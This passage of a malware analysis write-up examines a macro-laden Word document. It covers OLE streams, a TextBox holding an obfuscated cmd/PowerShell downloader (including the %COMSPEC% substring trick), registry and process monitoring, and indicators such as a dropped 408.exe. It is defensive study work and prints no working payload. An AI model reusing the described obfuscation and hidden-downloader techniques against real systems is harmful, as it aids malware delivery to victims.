
To analyze the internals of the malicious document, the sample can be loaded into Structure Storage Viewer. This tool is effective for examining and modifying internal aspects of binary OLE structure Storage files.




When analysing _SRP_0, it seems that TextBox1 is seen as well, which can be a vital indicator of the intention of the malicious document. The other SRP streams did not reveal much information that can be useful in the analysis.




To analyse the properties of the TextBox, ObjectPool is expanded to reveal _1608995333. This contains the objects for the TextBox.



Looking at CompObj, “Froms.TextBox.1” is seen which means that this is confirmed to be a TextBox object.



Now, looking at the name of the object, it shows “TextBox1” which matches the attribute from the VBA code pixeli.




Lastly, looking at the contents of TextBox1, it seems that it contains a malicious script. A portion of it was also seen during strings analysis. To analyse further, the contents can be extracted out and sorted manually.

Based on the extracted malicious script from the TextBox object, it appears that this script is commandline obfuscated. Based on the first line, "%COMSPEC% stands for Command Specifier and it specifies the command interpreter, which by default is cmd.exe. Following that, "/c" is a parameter to carry out the command specified for cmd, which is obfuscated. The next texts are identified to be substrings, "%pROGraMdATa:~0,1%" and "%ProGrAmDAtA:~9,2%". "%ProgramData%" translate to "C:\ProgramData" and based on the substring index, the 2 substrings combined translates to "Cmd". The following lines are obfuscated and can be very tedious to de-obfuscate. However, some functionality of the script can be seen such as the URLs and a for loop within the script. Hence, the functionality and purpose of the malicious document would be further analysed through dynamic analysis.

Malware Fingerprint

Before starting on dynamic analysis, the hash of the malware must be recorded to cross-reference and ensure that the contents of the malicious document remain the same in the event that it is a polymorphic malware.




To generate a hash of the malicious document, a tool such as HashMyFiles can used to fingerprint the malware.

Summary of Static Analysis

Based on the tools and analysis performed in the static analysis process, it is confirmed that the analysis matches the results with VirusTotal and the document is identified as malicious. The purpose and functionality of the malicious document were also identified through host-based and network-based indicators seen within the strings and contents of the sample. Overall, it appears that upon opening the document, and if macros are enabled, it a function within the auto-open subroutine would be called. In that function, it creates a shell object that runs and executes a specific command in the document Text Box object. The command was obfuscated but hints about the functionality could be deciphered. The command probably attempts to download a file from various malicious URLs and stores it on the victim's computer, the terminal is also hidden, and the victim would have no knowledge of the process unless a tool like Task Manager is opened. No information about the file downloaded was found in this analysis but an intelligent guess would be that it attempts to register the victim's computer as a bot to launch malicious intent set by the attacker.


Dynamic Analysis

Through static analysis, it has provided some information regarding the malicious document. However, due to the command script being obfuscated and difficult to analyse, dynamic analysis would be carried out to obtain a full analysis of the malicious document as the command should be de-obfuscated when executed. Hence, dynamic analysis involves executing the document and recording the processes it performs to study its behaviour to understand how a victim would be affected.



Upon opening the document, there is an image that attempts to perform social engineering attack by deceiving the victim into selecting "Enable Content" for the macros to execute.

Registry Analysis




```
Regshot 1.9.0 x86 ANSI
Comments:
Datetime: 2022/1/29 15:30:40  ,  2022/1/29 15:31:03
Computer: MATT , MATT
Username: MATT2020 , MATT2020

----------------------------------
Keys added: 156
----------------------------------
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASAPI32
HKLM\SOFTWARE\Microsoft\Tracing\powershell_RASMANCS
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\Office\16.0\Word\Security\Trusted Documents
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\Office\16.0\Word\Security\Trusted Documents\TrustRecords
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\Office\Common\ExdCache
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\Office\Common\ExdCache\Word8.0
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\Shared Tools\Proofing Tools\Grammar\MSGrammar\8.0\1033
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\VBA
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\VBA\7.1
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\VBA\7.1\Common
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\VBA\Forms3
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Microsoft\VBA\Forms3\Controls
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC1-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC2-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC3-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC4-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC6-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC7-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC8-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{04598FC9-866C-11CF-AB7C-00AA00C08FCF}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{29B86A70-F52E-11CE-9BCE-00AA00608E01}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE0-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE1-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE2-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE3-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE4-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE5-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE6-6198-11CF-8CE8-00AA006CB389}
HKU\S-1-5-21-1897952862-3656991677-1792418944-1002\Software\Classes\Interface\{47FF8FE8-6198-11CF-8CE8-00AA006CB389}
```


Using Regshot to capture and compare the changes after the document is executed, as shown, multiple registry keys have been added. The most notable keys are the RASAPI32 and RASMANCS as these registry keys are used to establish a network connection to potentially download a file. Hence, this concludes that the document executes a PowerShell script and connects to the network attempting to download malicious files into the victim's computer.

Process Analysis




Upon execution of the document, it is seen that there are multiple sub-processes created by the document and eventually launching a Powershell terminal. However, as seen previously during static analysis, the terminals created would be hidden and is executed without the victim's knowledge. Also, after the script completes execution it would close the terminals, leaving the analyst unable to examine the processes while running in Process Explorer.


Monitoring Running Processes




Since Process Monitor (ProcMon) is running in the background, the terminals and commands executed by the malicious document are captured. Further analysis on the processes launched by the document can proceed using Process Monitor.




After examining the processes created the process at interest is the Powershell script. The logs can be filtered to only reveal that specific process since the Process ID (PID) was seen in Process Explorer.



Upon examining the actions performed by the Powershell script, multiple attempts network connectivity operations were seen. Moreover, it appears to have created and deleted a file located at “C:\Users\Public\408.exe” which is a good host-based indicator.



Since the script was executed, the de-obfuscated command can be seen in the command line field. To get a better analysis of the intentions of the malicious document, the contents of the command would be extracted for further analysis.




As seen above, the command executed is de-obfuscated and the statements can be clearly interpreted by the analyst.

*Untitled - Notepad

